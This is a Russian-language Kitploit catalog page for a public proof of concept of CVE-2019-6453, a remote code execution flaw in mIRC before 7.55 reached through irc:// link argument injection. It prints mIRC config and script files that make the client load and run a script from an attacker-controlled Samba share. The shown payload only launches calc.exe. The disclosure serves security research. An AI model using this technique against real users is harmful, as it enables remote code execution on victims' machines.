
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
mIRC-CVE-2019-6453 — Доказательство вычисления для CVE-2019-6453 | Kitploit

Инструменты/GitHubGitHub/andripwn/mirc-cve-2019-6453
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed TeamingРазработка Полезной Нагрузки
GitHubandripwn/mirc-cve-2019-6453

mIRC-CVE-2019-6453

Доказательство вычисления для CVE-2019-6453

Репозиторий
11297 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    707
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    430
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    402
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    349
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    341

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2019-6453: Удалённое выполнение кода в mIRC <7.55 через внедрение аргументов с помощью обработчиков пользовательских URI-протоколов

[Ссылка на статью]

Мы обнаружили уязвимость удалённого выполнения кода в mIRC через обработчик URI-протокола irc://. Поскольку mIRC не использует никаких символов, таких как --, для обозначения конца списка аргументов, злоумышленник может передать аргументы mIRC через ссылку irc:// и выполнить произвольный код, загрузив пользовательский mirc.ini с управляемого злоумышленником файлового сервера Samba. Обратите внимание, что ircs:// работает аналогично.

PoC

Для доказательства (PoC) требуются три файла: mirc.ini, calc.ini и poc.html. Предполагается, что на стороне злоумышленника запущен файловый сервер Samba. Для примера в следующих фрагментах кода предполагается, что он работает на хосте 127.0.0.1 (т.е. замените 127.0.0.1 на адрес вашего собственного сервера в следующих файлах, чтобы попробовать это).

mirc.ini

mirc.ini — это пользовательский файл конфигурации, который должен находиться по пути C:\mirc-poc\mirc.ini на файловом сервере.

[rfiles]
n2=\\127.0.0.1\C$\mirc-poc\calc.ini

calc.ini

calc.ini — это удалённый скриптовый файл, который должен находиться по пути C:\mirc-poc\calc.ini на файловом сервере.

[script]
n0=on *:START: {
n1=  /run calc.exe
n2=}

poc.html

Простое открытие poc.html должно сработать, если mIRC установлен как обработчик по умолчанию для схемы URI irc:// и браузер не кодирует полезную нагрузку. В зависимости от браузера и вашей конфигурации, всё равно может появиться запрос (в Firefox этого нет).

PoC gif

PoC gif

Затронутые версии

Этот PoC работает для mIRC <7.55.

Вы можете запустить PoC в Edge 42.17134 (последняя предварительная версия) и Firefox 64.0.2 (последний релиз). Он не работает в Chrome из-за того, как Chrome обрабатывает URI-протоколы (URI кодируется перед передачей приложению).


Скачать инструмент


